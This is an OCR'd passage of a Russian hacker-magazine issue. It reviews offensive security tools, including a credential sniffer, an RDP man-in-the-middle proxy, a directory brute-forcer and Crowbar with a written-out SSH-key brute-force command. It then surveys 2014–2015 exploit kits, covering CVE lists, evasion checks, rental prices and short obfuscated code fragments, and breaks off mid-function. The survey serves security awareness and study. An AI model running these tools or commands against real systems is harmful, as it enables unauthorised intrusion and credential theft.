Динамический анализатор запускает приложение в VM и обнаруживает проблемы в процессе выполнения программы. При этом также идет захват сетевого трафика, расшифровка HTTPS-трафика, дамп приложения из памяти, запись логов, стек трейса вызовов.

Данный фреймворк очень хорошо масштабируем, так что можно запускать на несколько приложений и еще добавлять свои собственные правила. Автора планирует расширить данный инструмент и включить поддержку других мобильных ОС (Tizen, Windows Phone).

NET-CREDS

Net-creds — простенький Python-скрипт, базирующийся на библиотеке Scapy, который позволяет тщательно собирать пароли или хеши с определенных интерфейсов или pcap-файлов. Инструмент сам компонует фрагментированные пакеты и не полагается для идентификации сервиса на номер сетевого порта.

Сейчас тулза отлично снифает следующие данные:

- посещенные URL;
- POST loads sent;
- HTTP-формы для логина/пароля;
- HTTP basic auth логины/пароли;
- HTTP-логины/пароли;
- FTP-логины/пароли;
- IRC-логины/пароли;
- POP-логины/пароли;
- IMAP-логины/пароли;
- Telnet-логины/пароли;
- SMTP-логины/пароли;
- SNMP community string;
- NTLMv1/v2-поддержка протоколов типа HTTP, SMB, LDAP;
- Kerberos.

Среди настроек можно указать:

- интересующий нас интерфейс для прослушки;
- нужный pcap-файл;
- фильтр на определенный IP, откуда данные нам, наоборот, неинтересны;
- отображение полного URL пути (длиннее 100 символов).

Инструмент очень прост и при желании расширяем.

LYNIS

Lynis — это инструмент с открытым исходным кодом для аудита безопасности. Основная его цель — помочь пользователям или исследователям в аудите и усилении безопасности *nix- и Linux-систем. Данная программа очень гибка и запускается почти на всех базирующихся на *nix системах (включая Mac). При этом даже установка самого инструмента на систему опциональна, и, можно сказать, есть возможность работы в Live CD режиме (без установки).

Lynis проводит сотни специальных проверок для определения состояния безопасности системы. Большинство из тестов — это также часть общих руководств и стандартов по безопасности. Например, они включают в себя определение установленного программного обеспечения и их конфигураций для поиска конфигурационных угроз. Lynis идет дальше и также проверяет определенные программные компоненты, их конфигурацию и производительность. И уже после всего этого выводит результаты.

Типовые задачи для данного инструмента:


- Security auditing;
- Vulnerability scanning;
- System hardening.

При этом стоит отметить, что инструмент способен работать как в привилегированном режиме, так и без него (от этого, конечно, зависит набор выполняемых проверок). Также можно писать свои собственные плагины для расширения функционала. Все проверки представляют собой shell-скрипты, так что очень легко как посмотреть, так и подправить текущие проверки.

RDP/VNC НА PYTHON

4

Автор: Sylvain Peyrefitte
Система: Windows/Linux
URL: https://github.com/citronneur/rdpy



В любой корпоративной сети ты встретишь RDP или VNC — без них сегодня администраторы уже никуда. И, как ты понимаешь, оставлять это без внимания на пентесте — признак плохого тона. Благо уже и инструменты есть в публичном доступе для таких целей.

RDPY — это реализация Microsoft RDP (Remote Desktop Protocol) протокола (клиентской и серверной стороны) на Python. RDPY построен на событийно-ориентированном сетевом движке Twisted (https://twistedmatrix.com/).

RDPY предоставляет следующие RDP- и VNC-утилиты:

- RDP Man In The Middle прокси, который записывает данные сессии;
- RDP Honeypot;
- RDP-скриншотер;
- RDP-клиент;
- VNC-клиент;
- VNC-скриншотер;
- RSS-плеер.

Остановимся подробнее на модуле rdpy-rdpmitm. Он позволяет провести атаку «человек посередине» на RDP-протокол и записать сессию в RSS-файл, который затем может быть проигран через утилиту rdpy-rssplayer.

Есть зависимости от одной C-библиотеки (используется для bitmap-декомпрессии — для улучшения производительности) и PyQt4 или PyWin32 (в зависимости от ОС).

Установка предпочтительна при помощи pip:

```
$ pip install rdpy
```





Автор: Mauro Soria
Система: Windows/Linux/Mac
URL: https://github.com/maurosoria/dirs3arch

DIRS3ARCH

Dirs3arch — это простой консольный инструмент на Python 3, предназначенный для перебора (brute force) директорий и файлов на веб-сайте.

Особенности:

- мультипоточный, с возможностью настройки количества потоков;
- keep-alive-соединения;
- поддержка множества расширений (-e|--extensions asp, php);
- генерация отчетов (обычный текст, JSON);
- сканирование поддиректорий;
- обнаружение не найденных страниц по коду 404 (.htaccess, web.config, etc.);
- использование рекурсии;
- возможность использования COOKIE;
- возможность произвольного определения USERAGENT и HEADERS;
- поддержка HTTP(S) proxy.

Текущий словарик содержит 3504 кодовых слова и, конечно, легко расширяем. Но помимо этого, в программу также входит словарь от DirBuster и специальные списки для WordPress и black-листы для ответов 400, 403 и 500.

Среди зависимостей присутствуют colorama, oset, sqlmap, urllib3.

Пример использования:

```
$ python dirs3arch.py -u localhost -e php
```

где localhost — имя или адрес сканируемого узла. Описание всех доступных параметров можно почитать при выводе:

```
$ python dirs3arch.py -h
```





Автор: attackdebris
Система: Windows/Linux
URL: https://github.com/attackdebris/babel-sf/



BABEL SCRIPTING FRAMEWORK (BABEL-SF)

Babel Scripting Framework (babel-sf) — это набор скриптов, облегчающих различные полезные задачи на пентесте через скриптовые языки программирования. На настоящий момент babel-sf поддерживает четыре языка:

- Perl;
- Python;
- Ruby;
- PowerShell.

Данный набор призван помочь при работе в минималистичной и ограниченной среде, где нет особой возможности настроить окружение под себя (поставить излюбленные утилиты и библиотеки). Представь, что у тебя машина, где нет Telnet, FTP, Wget, SSH, netcat, Nmap… Так что в таком окружении можно надеяться только на установку одного из этих скриптовых языков. Ну и естественно, получить/скачать babel-sf можно чисто через функционал скриптовых языков.

Доступный функционал на текущий момент:

- сканер портов;
- ARP-сканер;
- FTP-клиент (crude);
- Wget-клиент;
- HTTP-сервер;
- Bind Metasploit Payload;
- Reverse Metasploit Payload.

При этом babel-sf стремится быть однообразным на всех этих языках: одинаковое использование, одинаковый вывод и так далее.

Автор хотел показать, что доступ к скриптовым языкам для обычных (потенциально атакующих) пользователей — это плохо и должен строго контролироваться администраторами.





Автор: Gokhan ALKAN
Система: Linux
URL: https://github.com/galkan/crowbar

CROWBAR

Продолжим тему RDP и VNC. Crowbar — это инструмент, написанный на Python, для перебора методом грубой силы (brute forcing) в процессе пентестов. При этом он перебирает аутентификационные данные для некоторых протоколов в манере, отличающейся от подобных популярных инструментов.

Например, пока большинство брутеров используют логин и пароль для перебора SSH, этот инструмент использует SSH-ключи, так как SSH-ключи, которые получаются в процессе пентеста, могут быть использованы и на других SSH-сервисах.

На текущий момент Crowbar поддерживает:

- OpenVPN;
- SSH private key authentication;
- VNC key authentication;
- Remote Desktop Protocol (RDP) with NLA support.

Это достаточно интересный инструмент с оригинальной идеей, редко где встречающейся в других брутерах. Так что нужно всегда иметь при себе на пентестах.


Для установки следует ввести команды

```
# apt-get install openvpn freerdp-x11↵
vncviewer
# git clone https://github.com/galkan/↵
crowbar
```

Пример брутфорса пользователя root с помощью ключей SHH в папке /root/.ssh/ на машине с IP 192.168.2.105:

```
# crowbar.py -b sshkey -s↵
192.168.2.105/32 -u


root -k /root/.ssh/
```



ОБЗОР СВЕЖИХ ЭКСПЛОЙТ-ПАКОВ

ANGLER, SWEET ORANGE, NUCLEAR, FIESTA, MAGNITUDE, NEUTRINO И МНОГИЕ ДРУГИЕ

Наш журнал не назывался бы так, как он называется, если бы с завидной регулярностью мы не анализировали ситуацию в мире эксплойт-паков и drive-by-загрузок (см., например,][№ 162). С момента последнего обзора много изменений коснулись средств для доставки вредоносного кода. В частности, люди, в чьи обязанности входит оберегать простых трудящихся от всяческих опасностей всемирной паутины, не спали, и арест небезызвестного Paunch'а — автора некогда самого популярного набора эксплойтов Blackhole — наверняка повлиял на перераспределение основных игроков на рынке эксплойт-паков.



Новость об аресте Paunch'а в твиттере сотрудника компании Fox-IT Мартена Боне



Евгений Дроботун
drobotun@xakep.ru

В нашем сегодняшнем списке будет представлено девять наиболее популярных наборов эксплойтов. При этом стоит отметить, что такого явного лидера, каким в свое время был Blackhole, среди них нет, а популярность того или иного представителя разными исследователями и антивирусными компаниями оценивается не всегда одинаково. Топ-лист самых распространенных эксплойт-паков на момент сдачи этого номера в печать по версии журнала «Хакер» будет выглядеть так:

- Angler Exploit kit;
- Sweet Orange Exploit kit;
- Nuclear Exploit kit;
- Fiesta Exploit kit;
- Magnitude Exploit kit;
- Neutrino Exploit kit;
- Astrum Exploit kit;
- RIG Exploit kit;
- Archie Exploit kit.



Состав эксплойт-паков из сегодняшнего обзора

			Angler	Sweet Orange	Nuclear	Fiesta	Magnitude	Neutrino	Astrum	RIG	Archie
CVE 2011-3402	Windows	уязвимость в модуле шрифтов Truetype Win32k					+				
CVE 2013-7331	Windows	ошибки в XMLDOM ActiveX компоненте			+						
CVE 2014-6332	Windows	неправильный доступ к объектам, хранящимся в памяти		+							+
CVE 2013-0074	Silverlight	ошибка двойного разыменования указателя в Silverlight	+		+	+			+	+	+
CVE 2013-3896	Silverlight	некорректная обработка объектов памяти в Silverlight	+			+			+		
CVE 2012-0507	Java	уязвимость в реализации класса AtomicReferenceArray			+	+	+			+	
CVE 2012-1723	Java	коллизии в JIT-компиляторе		+	+			+			
CVE 2013-0431	Java	уязвимость, позволяющая запускать неподписанные Java-апплеты						+			
CVE 2013-2424	Java	ошибка в компоненте ImageIO		+							
CVE 2013-2460	Java	ошибка в компоненте Deployment		+				+			
CVE 2013-2463	Java	ошибка в компоненте JMX						+	+		
CVE 2013-2465	Java	ошибка в компоненте Libraries		+	+		+		+		
CVE 2013-2471	Java	ошибка в компоненте Serviceabilitry		+	+		+				
CVE 2013-2551	IE	использование ранее освобожденной памяти	+	+	+	+	+	+	+	+	+
CVE 2014-0322	IE	ошибки использования памяти при обработке CMarkup-объектов	+	+						+	
CVE 2014-1766	IE	ошибка при обработке доступа к объектам в библиотеке VGX.DLL	+								
CVE 2013-0634	Flash	уязвимость из-за неизвестной ошибки					+				
CVE 2013-5329	Flash	повреждение памяти приложения	+								
CVE 2014-0497	Flash	ошибка потери значимости целочисленных данных	+	+		+			+	+	+
CVE 2014-0515	Flash	уязвимость, позволяющая выполнить переполнение буфера	+	+	+				+		+
CVE 2014-0556	Flash	уязвимость, позволяющая выполнить переполнение буфера			+	+					
CVE 2014-8569	Flash	ошибка целочисленного переполнения памяти		+		+			+		+
CVE 2014-8439	Flash	ошибки в работе с указателями	+		+		+				
CVE 2014-8440	Flash	баг повреждения памяти во Flash	+								
CVE 2015-0310	Flash	обход ограничений безопасности в Adobe Flash Player	+								
CVE 2015-0311	Flash	уязвимость во Flash версий до 16.0.0.287 для Windows и OS X	+							+	
CVE 2013-2883	Chrome	ошибки использования после освобождения в MutationObserver			+						
CVE 2010-0188	Adobe PDF	PDF-сплоит LibTiff			+	+			+		



WWW

Совсем недавно исходные коды RIG Exploit Kit утекли в свободный доступ. Про это можно прочитать на Хабре: habrahabr.ru/company/eset/blog/250571/

ANGLER EXPLOIT KIT


Лидер нашего сегодняшнего обзора. Появился в конце прошлого года, и, по некоторым данным, многие пользователи Blackhole Exploit kit перешли на использование этого эксплойт-пака после ареста Paunch'а. На сегодняшний день имеет в своем арсенале эксплойты к двенадцати уязвимостям (причем две из них весьма свежие).

Первая (**CVE 2015-0311**) позволяет выполнить произвольный код во Flash версий до 16.0.0.287 для Windows и OS X, вторая (**CVE 2015-0310**) — обойти ограничения безопасности в Adobe Flash Player, отключить ASLR и выполнить произвольный код.


Перед началом своей вредоносной деятельности Angler EK проверяет, не запущена ли атакуемая машина в виртуальной среде (распознаются VMware, VirtualBox и Parallels Workstation по наличию соответствующих драйверов) и какие антивирусные средства установлены (определяются различные версии Касперского, антивирусы от Trend Micro и Symantec, антивирусная утилита AVZ). Помимо перечисленного, еще проверяется наличие web-дебаггера Fiddler.

Кстати говоря, такого рода проверки в той или иной степени нынче реализованы во многих эксплойт-паках, в том числе и из нашего сегодняшнего обзора.

Код Angler EK, как и положено, очень хорошо обфусцирован и закриптован, а авторы регулярно чистят код эксплойт-пака (по мере попадания его в антивирусные базы).




Angler EK на malwaredomainlist.com



Проверка наличия виртуалок, аверов и прочего палева в Angler EK

SWEET ORANGE EXPLOIT KIT

Хотя этот эксплойт-пак не так уж молод (появился он еще в 2012 году), он может похвастаться не самой малой популярностью (особенно после октября 2013 года) и эксплуатацией одной свежей уязвимости. По заявлениям некоторых исследователей, пробив эксплойт-пака составляет около 15%. На данный момент включает в себя эксплойты для десяти уязвимостей, и, в отличие от Angler EK, Sweet Orange эксплуатирует несколько уязвимостей к Java (**CVE 2012-1723, CVE 2013-2424, CVE 2013-2460, CVE 2013-2471**).

Sweet Orange использует алгоритм генерации случайных доменных имен каждые несколько минут, что затрудняет обнаружение и исследование этого эксплойт-пака. К примеру, имена поддоменов могут иметь такой вид:

- abnzzkpp.syt***.net
- abtkslxy.syt***.net
- ajijaohoo.syt***.net
- ancezvwzvn.syt***.net
- azrrfxcab.syt***.net
- bnfjqksp.syt***.net
- bvakjbktwg.syt***.net


Для проверки доменных имен и IP-адресов на их наличие в блек-листах разных антивирусов используется сервис scan4you.net, пользователь связки может указать и другой сервис проверки.

Авторы этого эксплойт-пака крайне неохотно делятся информацией о деталях своего творения и практически не дают возможности подглядеть хотя бы кусочек кода.


Цена связки — **2500 WMZ** плюс первые две недели чисток и смены доменов бесплатно.

Дополнительные услуги:

- Чистка: один месяц — 1000 WMZ.
- Смена доменов:




Инсталлер для Sweet Orange EK




Кусочек обфусцированного кода Sweet Orange EK

Ограничение по количеству (цена указана за один домен):

- до 10 — 25 WMZ;
- от 10 до 30 — 15 WMZ;
- от 30 — 10 WMZ.

Ограничение по времени (число дней):

- 10 — 300 WMZ;
- 20 — 400 WMZ;
- 30 — 600 WMZ.

- Смена сервера: 20 WMZ.

NUCLEAR EXPLOIT KIT

Первые версии этой связки эксплойтов появились еще в 2009 году. На сегодняшний день самый заряженный эксплойт-пак из всех представленных в обзоре и включает в себя эксплойты к двенадцати уязвимостям (стоит заметить, что далеко не все из них первой свежести).

В большинстве случаев для заражения используется трехуровневый редирект по следующей схеме: первый уровень — скомпрометированная веб-страница с внедренным iframe, второй уровень — ссылка на эксплойт-пак и третий — непосредственно сама связка.

Код эксплойт-пака очень сильно обфусцирован, присутствует большое количество объявленных в разных местах переменных и функций, которые не используются.

Для деобфускации кода при выполнении Nuclear EK использует примерно вот такие функции (думаю действия, которые выполняют эти функции, понятны без лишних пояснений):

```
VV8Y6W = function(uAVnC, mhTbz) {
   return uAVnCconcat (mhTbz);
};
WL3 = function(uAVnC, mhTbz, YSu) {
   return uAVnCsubstr (mhTbz, YSu);
};
```

Ко всему прочему код некоторых функций, в частности скрипт определения платформы и версий плагинов браузера (для определения плагинов используется JS-библиотека PluginDetect), генерируется динамически:

```
j_version = PluginDetect.GetVersion('Java');
p_version = PluginDetect.GetVersion('AdobeReader');
f_version = PluginDetect.GetVersion('Flash');
s_version = PluginDetect.GetVersion('Silverlight');
```

Стоимость аренды авторы оценили таким образом (в зависимости от трафика и времени пользования):

Месяц:


- 50k — 500 WMZ;
- 100k — 800 WMZ;
- 200k — 1200 WMZ;
- 300k — 1600 WMZ.

Две недели:

- 50k — 300 WMZ;
- 100k — 500 WMZ;
- 200k — 700 WMZ;
- 300k — 900 WMZ.


Одна неделя:

- 100k — 300 WMZ;
- 200k — 400 WMZ;




Nuclear Exploit kit собственной персоной

PDF-эксплойт LibTiff к уязвимости CVE 2010-0188 из состава Nuclear EK



Эксплойт к уязвимостям Silverlight из состава Fiesta EK



- 300k — 500 WMZ.

Самая старая уязвимость в нашем обзоре — **CVE 2010-0188**, эксплойт к которой есть в составе Nuclear EK, позволяет с помощью специально сформированного PDF-файла выполнить произвольный код на атакуемой системе.

FIESTA EXPLOIT KIT

Этот эксплойт-пак начал свой путь с эксплойта к уязвимости **CVE-2007-5659** в далеком 2008 году. На сегодня несет на борту девять эксплойтов, уязвимости к которым датируются 2010–2013 годами. Самые свежие из них — уязвимости Silverlight, позволяющие выполнить произвольный код в системе из-за ошибки двойного разыменовывания указателя (**CVE 2013-0074**) или из-за некорректной обработки объектов в памяти (**CVE 2013-3896**).

```
function any(u,p)
{
   var y,z,s,c,a,b;
   b='6dV9QPb284F+Ic137/TtBy5w0aqjef';
